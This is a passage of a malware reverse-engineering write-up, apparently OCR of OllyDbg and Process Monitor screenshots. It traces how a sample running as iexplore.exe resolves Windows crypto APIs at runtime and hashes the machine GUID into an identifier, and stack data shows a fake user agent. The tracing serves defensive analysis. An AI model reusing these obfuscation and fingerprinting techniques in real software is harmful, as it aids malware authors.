00176008  12 00 27 00 00 00 07 00 00 00 63 6B 61 76 2E 72  ‡ '    ·   ckav.r
00176018  75 01 00 08 00 00 00 46 00 65 00 6E 00 67 00 01  u0 ◘    F e n g 0
00176028  00 1A 00 00 00 46 00 45 00 4E 00 47 00 2D 00 43   →   F E N G - C
00176038  00 4F 00 4D 00 50 00 55 00 54 00 45 00 52 00 01   O M P U T E R 0
00176048  00 1A 00 00 00 46 00 45 00 4E 00 47 00 2D 00 43   →   F E N G - C
00176058  00 4F 00 4D 00 50 00 55 00 54 00 45 00 52 00 56   O M P U T E R V
00176068  05 00 00 00 03 00 00 01 00 01 00 00 00 05 00 01  ♣   ♥   0 0   ♣ 0
00176078  00 01 00 C6 2B 01 00 01 00 00 00 00 00 00 00 00   0 ╞+0 0
00176088  00 00 00 01 00 30 00 00 00 39 00 38 00 38 00 37     0 0   9 8 8 7
00176098  00 36 00 39 00 46 00 31 00 37 00 37 00 34 00 38   6 9 F 1 7 7 4 8
001760A8  00 43 00 37 00 46 00 38 00 32 00 34 00 37 00 39   C 7 F 8 2 4 7 9
001760B8  00 35 00 37 00 36 00 36 00 05 00 00 00 44 55 6C   5 7 6 6 ♣   DUl
001760C8  65 76 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ev
001760D8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
001760E8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
0012F9C8  00169D5E  ^‡.   [Arg1 = 169D5E
0012F9CC  00169C50  P£.   |Arg2 = ASCII "80"
0012F9D0  00169C5A  Z£.   |Arg3 = 169C5A
0012F9D4  0016B7E0  α╖.   |Arg4 = ASCII "Mozilla/4.08 (Charon; Inferno)"
0012F9D8  00176008  ◘'‡   |Arg5 = 176008
0012F9DC  000000C6  ╞     [Arg6 = 0C6
0012F9E4  00000001  0
0012F9E8  00175ED8  ╤^‡
0012F9EC  BFBCC914  ¶╔╝┐
0012F9F0  2972F8A8  ¿°r)
0012F9F4  415AF9C5  ┼·ZA
0012F9F8  E8CA5D41  A]╩Φ
0012F9FC  C01311A8  ¿◄‼└
0012FA00  E0D6DFA2  ó▀╓α
0012FA04  14FF3943  C9 ¶
```

- ✓ Usage of **CryptAcquireContext** API shows that this malware uses **windows encryption**.

- ✓ Even all the API function names are returned value (stored in EAX register) of some function
- ✓ Throughout the execution, the malware performs same kind of operation with 4 no. of arguments before the API calls. It shows that malware does not store these API names explicitly.

Before function call ADVAPI32.CryptAcquireContextw:




OllyDbg - iexplore.exe - [CPU - main thread, module iexplore]

C File View Debug Trace Plugins Options Windows Help
L E M W T C R ... K B M H

```
00403970D  .  BE D10741D3   MOV ESI,D34107D1
00403982   .  53            PUSH EBX                  ┌Arg4 => 0
00403983   .  53            PUSH EBX                  │Arg3 => 0
00403984   .  56            PUSH ESI                  │Arg2 => D34107D1
00403985   .  6A 09         PUSH 9                    │Arg1 = 9
00403987   .  E8 59F8FFFF   CALL 004031E5             └iexplore.004031E5
0040398C   .  6A 10         PUSH 10
0040398E   .  6A 01         PUSH 1
00403990   .  53            PUSH EBX
00403991   .  53            PUSH EBX
00403992   .  8D4D F8       LEA ECX,[LOCAL.2]
00403995   .  51            PUSH ECX
00403996   .  FFD0          CALL EAX                  ADVAPI32.CryptAcquireContextW
00403998   .  53            PUSH EBX                  ┌Arg4
00403999   .  53            PUSH EBX                  │Arg3
0040399A   .  56            PUSH ESI                  │Arg2
0040399B   .  6A 09         PUSH 9                    │Arg1 = 9
0040399D   .  E8 43F8FFFF   CALL 004031E5             └iexplore.004031E5
004039A2   .  6A 08         PUSH 8
004039A4   .  6A 01         PUSH 1
004039A6   .  53            PUSH EBX
004039A7   .  53            PUSH EBX
004039A8   .  8D4D F8       LEA ECX,[LOCAL.2]
004039AB   .  51            PUSH ECX
004039AC   .  FFD0          CALL EAX
EAX=77DE7F79 (ADVAPI32.CryptAcquireContextW)
```

After Function call:



OllyDbg - iexplore.exe - [CPU - main thread, module iexplore]

C File View Debug Trace Plugins Options Windows Help
L E M W T C R ... K B M H
Vmmap
Volumeid
whois
Winobj
WINOBJ
ZoomIt
Go

```
0040397D   .  BE D10741D3   MOV ESI,D34107D1
00403982   .  53            PUSH EBX                  ┌Arg4 => 0
00403983   .  53            PUSH EBX                  │Arg3 => 0
00403984   .  56            PUSH ESI                  │Arg2 => D34107D1
00403985   .  6A 09         PUSH 9                    │Arg1 = 9
00403987   .  E8 59F8FFFF   CALL 004031E5             └iexplore.004031E5
0040398C   .  6A 10         PUSH 10
0040398E   .  6A 01         PUSH 1
00403990   .  53            PUSH EBX
00403991   .  53            PUSH EBX
00403992   .  8D4D F8       LEA ECX,[LOCAL.2]
00403995   .  51            PUSH ECX
00403996   .  FFD0          CALL EAX
00403998   .  53            PUSH EBX                  ┌Arg4 = 0
00403999   .  53            PUSH EBX                  │Arg3
0040399A   .  56            PUSH ESI                  │Arg2
0040399B   .  6A 09         PUSH 9                    │Arg1 = 9
0040399D   .  E8 43F8FFFF   CALL 004031E5             └iexplore.004031E5
004039A2   .  6A 08         PUSH 8
004039A4   .  6A 01         PUSH 1
004039A6   .  53            PUSH EBX
004039A7   .  53            PUSH EBX
004039A8   .  8D4D F8       LEA ECX,[LOCAL.2]
004039AB   .  51            PUSH ECX
004039AC   .  FFD0          CALL EAX
Stack [0013FCD4]=00000010 (decimal 16.)
EBX=0
```

```
Registers (FPU)
EAX 00000001
ECX 77DE801E ADVAPI32.77
EDX 00F50001
EBX 00000000
ESP 0013FCD8
EBP 0013FCF0
ESI D34107D1
EDI 00000020

EIP 00403998 iexplore.00

C 0  ES 0023 32bit 0(FFF
P 1  CS 001B 32bit 0(FFF
A 0  SS 0023 32bit 0(FFF
Z 0  DS 0023 32bit 0(FFF
S 1  FS 003B 32bit 7FFDD
T 0  GS 0000 NULL
D 0
O 0  LastErr 00000006 ER

EFL 00000286 (NO,NB,NE,A

ST0 empty -UNORM E44C 00
ST1 empty +UNORM 0008 7C
ST2 empty -UNORM E408 00
ST3 empty +UNORM 55CD 00
ST4 empty -UNORM E44C 00
ST5 empty +UNORM 0018 00
ST6 empty 1.000000000000
ST7 empty 1.000000000000
               3 2 1 0
```

```
Address  Hex dump                                         ASC
0016B8A8 12 00 28 00 00 00 07 00 00 00 63 6B 61 76 2E 72 ‡ (
0016B8B8 75 01 00 08 00 00 00 46 00 65 00 6E 00 67 00 01 u0
0016B8C8 00 1A 00 00 00 46 00 45 00 4E 00 47 00 2D 00 43  →
0016B8D8 00 4F 00 4D 00 50 00 55 00 54 00 45 00 52 00 01  O
0016B8E8 00 1A 00 00 00 46 00 45 00 4E 00 47 00 2D 00 43  →
0016B8F8 00 4F 00 4D 00 50 00 55 00 54 00 45 00 52 00 56  O
0016B908 05 00 00 00 03 00 00 01 00 01 00 00 00 05 00 01 ♣
0016B918 00 01 00 00 00 01 00 30 00 00 00 39 00 38 00 38  0
0016B928 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0016B938 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0016B948 00 00 00 35 00 37 00 36 00 36 00 00 00 00 00 00
0016B958 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0016B968 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0016B978 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0016B988 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0016B998 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0016B9A8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0016B9B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0016B9C8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
0013FCD8 ┌00000020
0013FCDC │00176F60 'o‡
0013FCE0 │00000000
0013FCE4 │00160000   -
0013FCE8 │00000000
0013FCEC │00000063 c
0013FCF0 │0013FD44 D² ‼
0013FCF4 └00413C27 '<A  ┌RETURN from iexp
0013FCF8 ┌00418984 äëA  │Arg1 = iexplore.
0013FCFC │00418978 xëA  │Arg2 = iexplore.
0013FD00 │0041896C lëA  │Arg3 = iexplore.
0013FD04 │00418960 'ëA  │Arg4 = iexplore.
0013FD08 │0013FD50 P² ‼  │Arg5 = 13FD50
0013FD0C │0013FD40 @² ‼  │Arg6 = 13FD40
0013FD10 │00000000       │Arg7 = 0
0013FD14 │00006603 ♥f    └Arg8 = 6603
0013FD18 │00176F60 'o‡
0013FD1C │0013FD74 t² ‼
0013FD20 │00000020
0013FD24 │00176F60 'o‡
Paused
```


Process Monitor - Sysinternals: www.sysinternals.com

```
PID  Operation      Path
1184 RegOpenKey     HKCU
1184 RegOpenKey     HKCU\SOFTWARE\Microsoft\Cryptography\Providers\Type 001
1184 RegCloseKey    HKCU
1184 RegOpenKey     HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider Types\Type 001
1184 RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider Types\Type 001\Name
1184 RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider Types\Type 001\Name
1184 RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider Types\Type 001\Name
1184 RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider Types\Type 001\Name
1184 RegCloseKey    HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider Types\Type 001
1184 RegOpenKey     HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Pr
1184 RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Pr
1184 RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Pr
1184 RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Pr
1184 RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Pr
1184 RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Pr
1184 RegOpenKey     HKLM\Software\Microsoft\Cryptography
1184 RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
1184 RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
1184 RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
1184 RegQueryValue  HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
1184 RegCloseKey    HKLM\SOFTWARE\Microsoft\Cryptography
1184 RegOpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-602162358-8395221
1184 RegCloseKey    HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-602162358-8395
1184 RegOpenKey     HKCU
Showing 168 of 37,474 events (0.44%)    Backed by virtual memory
```

Retrieving Machine GUID & Calculating Hash:


- ✓ The JUMP instruction at 00413D9E checks if the GUID value is retrieved and Hash is calculated. If its already done, it jumps out of the function. If not, malware goes on to get machineGUID value and calculate the hash from it.

- ✓ The instruction MOV EAX, DWORD PTR DS: [49FDFC] moves the value which is the hash of the machine GUID, at location DS:[49FDFC] to EAX.
- ✓ The next instruction checks if EAX! = 0


OllyDbg - iexplore.exe - [CPU - main thread, module iexplore]
C File View Debug Trace Plugins Options Windows Help
L E M W T C R ... K B M H

```
00413D7B  .   59            POP ECX
00413D7C  .v  EB 02         JMP SHORT 00413D80
00413D7E  >   8BDE          MOV EBX,ESI
00413D80  >   E8 1EFEFFFF   CALL 00413BA3
00413D85  .   FF75 F8       PUSH DWORD PTR SS:[LOCAL.2]              [Arg1 => [LOCAL.2]
00413D88  .   E8 1EEEFEFF   CALL 00402BAB                            iexplore.00402BAB
00413D8D  .   59            POP ECX
00413D8E  .   5F            POP EDI
00413D8F  .   8BC3          MOV EAX,EBX
00413D91  .   5B            POP EBX
00413D92  >   5E            POP ESI
00413D93  .   8BE5          MOV ESP,EBP
00413D95  .   5D            POP EBP
00413D97  $   A1 FCFD4900   MOV EAX,DWORD PTR DS:[49FDFC]            UNICODE "988769F17748C7F824795766"
00413D9C  .   85C0          TEST EAX,EAX
00413D9E  .v  75 16         JNZ SHORT 00413DB6
00413DA5  .   85C0          TEST EAX,EAX
00413DA7  .v  75 08         JNZ SHORT 00413DB1
00413DA9  .   6A 0A         PUSH 0A                                  [Arg1 = 0A
00413DAB  .   E8 1520FFFF   CALL 00405DC5                            iexplore.00405DC5
00413DB0  .   59            POP ECX
00413DB1  >   A3 FCFD4900   MOV DWORD PTR DS:[49FDFC],EAX
00413DB6  >   C3            RETN
00413DB7  $   55            PUSH EBP                                 iexplore.00413DB7(guessed Arg1)
00413DB8  .   8BEC          MOV EBP,ESP
00413DBA  .   56            PUSH ESI
00413DBB  .   E8 BB25FFFF   CALL 0040637B
00413DC0  .   8B75 08       MOV ESI,DWORD PTR SS:[ARG.1]
00413DC3  .   85C0          TEST EAX,EAX
00413DC5  .v  74 1C         JZ SHORT 00413DE3
00413DC7  .   8B48 04       MOV ECX,DWORD PTR DS:[EAX+4]
00413DCA  .   890E          MOV DWORD PTR DS:[ESI],ECX
00413DCC  .   8B48 08       MOV ECX,DWORD PTR DS:[EAX+8]
00413DCF  .   894E 04       MOV DWORD PTR DS:[ESI+4],ECX
00413DD2  .   0FB688 1A0101 MOVZX ECX,BYTE PTR DS:[EAX+11A]
00413DD9  .   50            PUSH EAX                                 [Arg1
```

- ✓ Setting the EAX to 0 manually changes the flow of execution to machineGUID registry key retrieval & hashing of that key.
- ✓ The function CALL 004065A2 at the address 00413DA0 points to the function that performs registry query operation to obtain MachineGUID value.
- ✓ This function takes the registry path as input (SOFTWARE\Microsoft\Cryptography) and Key name as MachineGUID.
- ✓ The return value is the key value which is the GUID of the machine and stored in EAX register.
- ✓ The retrieved value will further be passed to the hash function to create a MD5 hash.



```
00406594  .   E8 A7D6FFFF   CALL 00403C40                 iexplore.00403C40
00406599  .   59            POP ECX
0040659A  .   8BC7          MOV EAX,EDI
0040659C  >   5F            POP EDI
0040659D  .   5E            POP ESI
0040659E  .   8BE5          MOV ESP,EBP
004065A0  .   5D            POP EBP
004065A1  .   C3            RETN
004065A2  $   55            PUSH EBP
004065A3  .   8BEC          MOV EBP,ESP
004065A5  .   83EC 0C       SUB ESP,0C
004065A8  .   53            PUSH EBX
004065A9  .   57            PUSH EDI
004065AA  .   68 A8524100   PUSH OFFSET 004152A8          [Arg3 = ASCII "MachineGuid"
004065AF  .   68 B4524100   PUSH OFFSET 004152B4          Arg2 = ASCII "SOFTWARE\Microsoft\Cryptography"
004065B4  .   68 02000080   PUSH 80000002                 Arg1 = 80000002
004065B9  .   33FF          XOR EDI,EDI
004065BB  .   E8 92E4FFFF   CALL 00404A52                 iexplore.00404A52
004065C0  .   8BD8          MOV EBX,EAX                   ASCII "71754227-9a9a-4a7c-a5fd-d3db0ea77a8f"
004065C2  .   83C4 0C       ADD ESP,0C
004065C5  .   85DB          TEST EBX,EBX
004065C7  .v  74 71         JZ SHORT 0040663A
004065C9  .   56            PUSH ESI
004065CA  .   53            PUSH EBX
004065CB  .   E8 3BF7FFFF   CALL 00405D0B
EAX=0016CCA0, ASCII "71754227-9a9a-4a7c-a5fd-d3db0ea77a8f"
EBX=001647D0
```

```
Registers (FPU)
EAX 0016CCA0 ASCII "71754227-9a9a-4a7c-a5f
ECX 000000A8
EDX 7C90E4F4 ntdll.KiFastSystemCallRet
EBX 001647D0
ESP 0013FB8C
EBP 0013FBAC
ESI 00000001
EDI 00000000
EIP 004065C0 iexplore.004065C0
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 000003E5 ERROR_IO_PENDING
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -UNORM E44C 008D4360 7C91621B
```

```
Address   Hex dump                                          ASCII
0049FDFC  88 92 16 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE0C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE1C  00 00 00 00 4B C6 D0 04 00 00 00 00 00 00 00 00
0049FE2C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE3C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE4C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE5C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE6C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE7C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


Name	Type	Data
(Default)	REG_SZ	(value not set)
MachineGuid	REG_SZ	71754227-9a9a-4a7c-a5fd-d3db0ea77a8f

- ✓ The function(iexplore.0040393F) performs the hashing of the machine GUID value. It takes 2 argument.

Arg 1: Machine GUID value


Arg 2: No. of characters to be used from the Hash

Before function call:



```
004065B4  .  68 02000080   PUSH 80000002                        Arg1 = 80000002
004065B9  .  33FF          XOR EDI,EDI
004065BB  .  E8 92E4FFFF   CALL 00404A52                        iexplore.00404A52
004065C0  .  8BD8          MOV EBX,EAX
004065C2  .  83C4 0C       ADD ESP,0C
004065C5  .  85DB          TEST EBX,EBX
004065C7  .v 74 71         JZ SHORT 0040663A
004065C9  .  56            PUSH ESI
004065CA  .  53            PUSH EBX                             Arg1
004065CB  .  E8 3BF7FFFF   CALL 00405D0B                        iexplore.00405D0B
004065D0  .  50            PUSH EAX                             Arg2
004065D1  .  53            PUSH EBX                             Arg1
004065D2  .  E8 68D3FFFF   CALL 0040393F                        iexplore.0040393F
004065D7  .  8BF0          MOV ESI,EAX
004065D9  .  83C4 0C       ADD ESP,0C
004065DC  .  8975 F4       MOV DWORD PTR SS:[LOCAL.3],ESI
004065DF  .  85F6          TEST ESI,ESI
004065E1  .v 74 4F         JZ SHORT 00406632
004065E3  .  56            PUSH ESI                             Arg1
004065E4  .  E8 EFF3FFFF   CALL 004059D8                        iexplore.004059D8
004065E9  .  8945 FC       MOV DWORD PTR SS:[LOCAL.1],EAX
004065EC  .  59            POP ECX
004065ED  .  85C0          TEST EAX,EAX
004065EF  .v 74 3A         JZ SHORT 0040662B
004065F1  .  6A 64         PUSH 64                              Arg1 = 64
Dest=iexplore.0040393F

Registers (FPU)
EAX 00000024
ECX 001766A4
EDX 7C90E4F4 ntdll.KiFastSystemCallRet
EBX 00176680 ASCII "71754227-9a9a-4a7c-a5f
ESP 0013FD7C
EBP 0013FDA0
ESI 00000001
EDI 00000000
EIP 004065D2 iexplore.004065D2
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 00002AF9 WSAHOST_NOT_FOUND
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -UNORM E44C 008D4360 7C91621B
ST1 empty +UNORM 0008 7C91639B 7C97B178
ST2 empty -UNORM E408 008CE454 00000000
ST3 empty +UNORM 55CD 008CE458 008CE45C
ST4 empty -UNORM E44C 008CE454 008CE468
ST5 empty +UNORM 0018 008CE964 008CE588
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000

Address   Hex dump                                         ASCII
0049FDFC  A8 9E 16 00 00 00 00 00 00 00 00 00 00 00 00 00  ¿Ñ▬
0049FE0C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE1C  00 00 00 00 4B C6 D0 04 00 00 00 00 00 00 00 00      K╞╨♦
0049FE2C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE3C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE4C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE5C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE6C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE7C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE8C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE9C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FEAC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
